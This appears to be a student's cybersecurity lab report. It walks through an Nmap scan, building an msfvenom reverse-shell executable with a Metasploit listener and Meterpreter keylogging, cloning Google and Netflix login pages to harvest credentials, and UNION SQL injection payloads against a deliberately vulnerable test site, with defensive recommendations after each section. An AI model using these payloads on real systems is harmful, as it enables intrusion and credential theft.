



Cyber Security January Major Project

Start Date: Mar 12th, 2022


End Date: Mar 12th, 2022

Table of Contents

Table of Contents	2
Project Description	3
Scanning with Nmap	4
System Hacking with metasploit	7
Phishing Attacks with SEToolkit	11
Social Phish Phishing Tool	16
SQL Injection Web Application Security.....	20
Password Cracking With Ophcrack.....	24
Cybersecurity Article Recent attacks.....	26
Reconnaissance	29
Thank You & Contact	31

Project Description

1. Perform Scanning Module by using Nmap tool (Download from Internet) and scan kali linux and Windows 7 machine and find the open/closed ports and services running on machine
 - Hacker Machine : Windows 10
 - Victim machine : Kali Linux and Windows 7
2. Test the System Security by using the Metasploit Tool from kali linux and hack the windows 7 / windows10. Execute the commands to get the keystrokes / screenshots / Webcam and etc., Write a report on vulnerability issue along with screenshots how you performed and suggest the security patch to avoid these type of attacks
 - Hacker Machine : Kali Linux
 - Victim machine : Windows XP / Windows 7
3. Use SET Tool and create a fake Gmail page and try to capture the credentials in command line and
 - Hacker Machine : Kali Linux
 - Victim machine : Windows XP / Windows 7 / Windows 10
4. Install Social Phish tool from GitHub and try to execute the tool for phishing page and perform in lab setup only
5. Perform SQL injection Manually on <http://testphp.vulnweb.com> Write a report along with screenshots and mention preventive steps to avoid SQL injections
6. Crack the password of the windows machine by using the ophcrack tool in the virtual machine on windows 7 and try to get the password, along with that mention the path of SAM file in windows and and explain about SAM file usage and how it can be cracked by tool.
7. Write an Article on cybersecurity and recent attacks which you came across in media and news and research on that news, and explain the any topic which you learned in this course and mention what you learned




Scanning

with Nmap

Proof Of Concept (PoC)

- Start victim VMs and attacker VM
- Launch zenmap/nmap on attacker machine



- We've 3 machines, one is attacker and other 2 are victims
- After running intense scan on victim machines



```
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Ultimate 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
5357/tcp   open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)

|_http-title: Service Unavailable
|_http-server-header: Microsoft-HTTPAPI/2.0
MAC Address: 08:00:27:28:EC:80 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|specialized|phone
Running: Microsoft Windows 2008|8.1|7|Phone|Vista
OS CPE: cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8.1 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows cpe:/o:microsoft:windows_vista:- cpe:/o:microsoft:windows_vista::sp1
OS details: Microsoft Windows Server 2008 R2 or Windows 8.1, Microsoft Windows Embedded Standard 7, Microsoft Windows Phone 7.5 or 8.0, Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7, Microsoft Windows Vista SP2, Windows 7 SP1, or Windows Server 2008
Uptime guess: 0.004 days (since Sat Mar 12 03:03:55 2022)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=263 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: Host: VICTIM-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_ smb2-security-mode:
|   2.1:
|_   Message signing enabled but not required
|_ nbstat: NetBIOS name: VICTIM-PC, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:28:ec:80 (Oracle VirtualBox virtual NIC)
Names:
|_ VICTIM-PC<00> Flags: <unique><active>
|_ WORKGROUP<00> Flags: <group><active>
|_ VICTIM-PC<20> Flags: <unique><active>
|_ WORKGROUP<1e> Flags: <group><active>
|_ WORKGROUP<1d> Flags: <unique><active>
|_ \x01\x02\_MSBROWSE\_ \x02<01> Flags: <group><active>
|_ smb2-time:
|   date: 2022-03-12T11:08:23
|_   start_date: 2022-03-12T11:05:04
|_ smb-os-discovery:
|_   OS: Windows 7 Ultimate 7601 Service Pack 1 (Windows 7 Ultimate 6.1)
```

-
- On kali linux machines, all tcp ports are closed and no services are running
 - On Windows 7, 4 ports are open and 1 service is running:
 - SMB
 - SMB 1 - message_signing is disabled which is dangerous
 - SMB 2 - message_signing is enabled but not required which is also dangerous
 - This is vulnerable to LLMNR poisoning and other SMB attacks

Recommendations

- Disable LLMNR and NetBIOS in local computer security settings or by group policy if they are not needed within an environment.
- Use host-based security software to block LLMNR/NetBIOS traffic. Enabling SMB Signing can stop NTLMv2 relay attacks.
- Network intrusion detection and prevention systems that can identify traffic patterns indicative of AiTM activity can be used to mitigate activity at the network level.
- Network segmentation can be used to isolate infrastructure components that do not require broad network access. This may mitigate, or at least alleviate, the scope of AiTM activity.



System Hacking

with metasploit

PoC

- Start victim VM and attacker VM
- Create a malicious software with **msfvenom**
 - **msfvenom -p windows/meterpreter/reverse_tcp LHOST=<attacker-ip> LPORT=<attacker port no> -f exe > bad.exe**


```
(root@kali) ~  
# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.100.109 LPORT=4444 -f exe > bad.exe
```

- Start a listener in **msfconsole**
 - **use exploit/multi/handler**
 - **set payload windows/meterpreter/reverse_tcp**
 - **set lhost eth0**
- And type **run** and press enter

```
root@kali: ~ * root@kali: ~ *  
msf6 > use exploit/multi/handler  
[*] Using configured payload generic/shell reverse tcp  
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp  
msf6 exploit(multi/handler) > set lhost eth0  
lhost => eth0  
msf6 exploit(multi/handler) > run  
  
[*] Started reverse TCP handler on 192.168.100.109:4444  
[*] Sending stage (175174 bytes) to 192.168.100.101  
[*] Meterpreter session 1 opened (192.168.100.109:4444 -> 192.168.100.101:49201 ) at 2022-03-12 04:16:54 -0500  
  
meterpreter > sysinfo  
Computer : VICTIM-PC  
OS : Windows 7 (6.1 Build 7601, Service Pack 1).  
Architecture : x64  
System Language : en_US  
Domain : WORKGROUP  
Logged On Users : 2  
Meterpreter : x86/windows  
meterpreter >
```


Keylogging

- Commands
 - **Keyscan_start**
 - **Keyscan_dump**



Screenshots

- Commands
 - **screenshot**



Recommendations

- Never download or execute or install software from a source you don't trust completely
- Never open an attachment or run a program sent to you in an email from someone you don't know.
- Keep all software on your computer up to date with the latest patches
- Make sure a Trojan antivirus is installed and running on your computer
- Don't execute any program that you don't know
- Use firewalls



Phishing Attacks

with Social Engineering Tool

PoC

- Download Social Engineering Toolkit, install and run
- It'll give a fair disclaimer and accept it by typing **y** and press enter
- Then select **Social-Engineering Attacks** by typing **1** and press enter

```
Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> 1
```

- Then select **Website Attack Vectors** by typing **2** and press enter

```
Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.

set> 2
```

- Select **Credential Harvester Attack Method** by typing **3** and press enter

```
1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

set:webattack>3
```

- Select **Site Cloner** by typing **2** and press enter

```
1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>2
```

- Press enter for IP address if it is correct interface and enter the site you want to clone next as shown below

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.0.109]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://accounts.google.com account Next
[*] Cloning the website: https://accounts.google.com
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack[ish (United Kingdom) * Help Privacy Terms
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.0.109 - - [12/Mar/2022 13:07:36] "GET / HTTP/1.1" 200 -
```

- Visit the IP address you gave, the site should be running on port 80
- Enter any username & password and click login

A screenshot of the Google Sign in page. At the top is the Google logo in its multi-colored font. Below it is the text 'Sign in' in a large, dark font, followed by 'Use your Google Account' in a smaller, dark font. There is a white rectangular input field with the placeholder text 'Email or phone'. Below the input field is a blue link that says 'Forgot email?'. Further down, there is a line of text: 'Not your computer? Use Guest mode to sign in privately.' followed by a blue link 'Learn more'. At the bottom left is a blue link 'Create account', and at the bottom right is a blue rectangular button with the word 'Next' in white text.

- Goto terminal and press **ctrl+C**
- Data will be stored in this directory: **/root/.set/reports**

```
root@kickass-PC:~/.set/reports# grep email= 2022-02-28\ 17\:46\:13.487204.xml
  <param>email=test_username</param>
root@kickass-PC:~/.set/reports# grep pass= 2022-02-28\ 17\:46\:13.487204.xml
  <param>pass=test_password</param>
root@kickass-PC:~/.set/reports#
```

Recommendations

- **Think Before You Click!** – It's fine to click on links when you're on trusted sites. Clicking on links that appear in random emails and instant messages, however, isn't such a smart move. Hover over links that you are unsure of before clicking on them.
- **Install an Anti-Phishing Toolbar** – Most popular Internet browsers can be customized with anti-phishing toolbars. Such toolbars run quick checks on the sites that you are visiting and compare them to lists of known phishing sites.
- **Verify a Site's Security** – It's natural to be a little wary about supplying sensitive financial information online. As long as you are on a secure website, however, you shouldn't run into any trouble. Before submitting any information, make sure the site's URL begins with "https" and there should be a closed lock icon near the address bar.
- **Check Your Online Accounts Regularly** – If you don't visit an online account for a while, someone could be having a field day with it.
- **Keep Your Browser Up to Date** – Security patches are released for popular browsers all the time.
- **Be Wary of Pop-Ups** – Pop-up windows often masquerade as legitimate components of a website.
- **Never Give Out Personal Information** – As a general rule, you should never share personal or financially sensitive information over the Internet.




Social Phish


Phishing Tool

PoC

- Visit <https://github.com/xHak9x/SocialPhish> and download tool on to your machine, make sure you've php installed too or install php as well
- Execute the social phish after giving it executable permission with **chmod**



- Select a phishing website and press enter, here I'm choosing Netflix




- Select 1 and press enter
- Give any http port and use default port

```
[01] Serveo.net (SSH Tunelling, Best!)
[02] Ngrok

[*] Choose a Port Forwarding option: 1
[*] Choose a Port (Default: 3333 ): 8080
[*] Starting php server...
[*] Starting server...
```

- Open browser and goto: 127.0.0.1:8080 or 127.0.0.1:3333 and enter any email and password for testing purpose




- Social Phish will collect them and store them in a file along with victim's IP address

```
[*] Waiting victim open the link ...

[*] IP Found!
[*] Victim IP: 127.0.0.1
[*] Victim IP: User-Agent:
[*] Victim IP: User-Agent:
[*] Victim IP: User-Agent:
[*] User-Agent: User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:97.0) Gecko/20100101 Firefox/97.0IP: 127.0.0.1
[*] User-Agent: User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:97.0) Gecko/20100101 Firefox/97.0IP: 127.0.0.1
[*] User-Agent: User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:97.0) Gecko/20100101 Firefox/97.0IP: 127.0.0.1
[*] User-Agent: User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:97.0) Gecko/20100101 Firefox/97.0IP: 127.0.0.1
[*] Saved: netflix/saved.ip.txt

[*] Waiting credentials ...

[*] Credentials Found!
[*] Account: test@test.test
[*] Password: test123
[*] Saved: sites/netflix/saved.usernames.txt
*[master] [~/smartknower/socialphish/SocialPhish]$
```






SQL Injection


Web Application Security

PoC

- Goto to <http://testphp.vulnweb.com> and navigate to <http://testphp.vulnweb.com/listproducts.php?cat=1>
- Insert a single quote at the end of the URL




- SQL error occurs as show below which means the parameter is vulnerable to SQL injection
- Determine the no. of columns that query is returning with these payloads
 - **1 order by 1**
 - ...
 - **1 order by 11**
 - **1 order by 12**
- We get error on column 12 which means there are only 11 columns that query is returning




- Determine the columns that are string

- `1 union select 1,2,3,4,5,6,7,8,9,10,11`



Mean




Lorem ipsum dolor sit amet, consectetur adipiscing elit.

painted by: [r4w8173](#)

[comment on this picture](#)

Trees



bla bla bla

painted by: [Blad3](#)

[comment on this picture](#)

7




2

painted by: [9](#)

[comment on this picture](#)

- We find 3 columns where our query is reflecting, we can insert our query data into those columns
 - `1 union select 1,2,3,4,5,6,table_name,8,9,10,11 from information_schema.tables`
 - `1 union select 1,2,3,4,5,6,column_name,8,9,10,11 from information_schema.columns where table_name="users"`
 - `1 union select 1,2,3,4,5,6,concat("name:",name,"
","username:",username,"
","email:",email,"
","Phone:",phone,"
","Password:",pass,"
","Credit Card:",cc),8,9,10,11 from users`

- We can get any data that is stored on the database



Recommendations

Take the following precautions to avoid exploitation of SQL injections:

- Whitelist User Input: Whitelist all user input for expected data only. For example if you are expecting a flower name, limit it to alphabets only upto 20 characters in length. If you are expecting some ID, restrict it to numbers only
- Prepared Statements: Use SQL prepared statements available in all web development languages and frameworks to avoid attacker being able to modify SQL query
- Character encoding: If you are taking input that requires you to accept special characters, encode it. Example. Convert all ' to \', " to \", \ to \\. It is also suggested to follow a standard encoding for all special characters such as HTML encoding, URL encoding etc
- Do not store passwords in plain text. Convert them to hashes using SHA1 SHA256 Blowfish etc
- Do not run Database Service as admin/root user
- Disable/remove default accounts, passwords and databases
- Assign each Database user only the required permissions and not all permissions

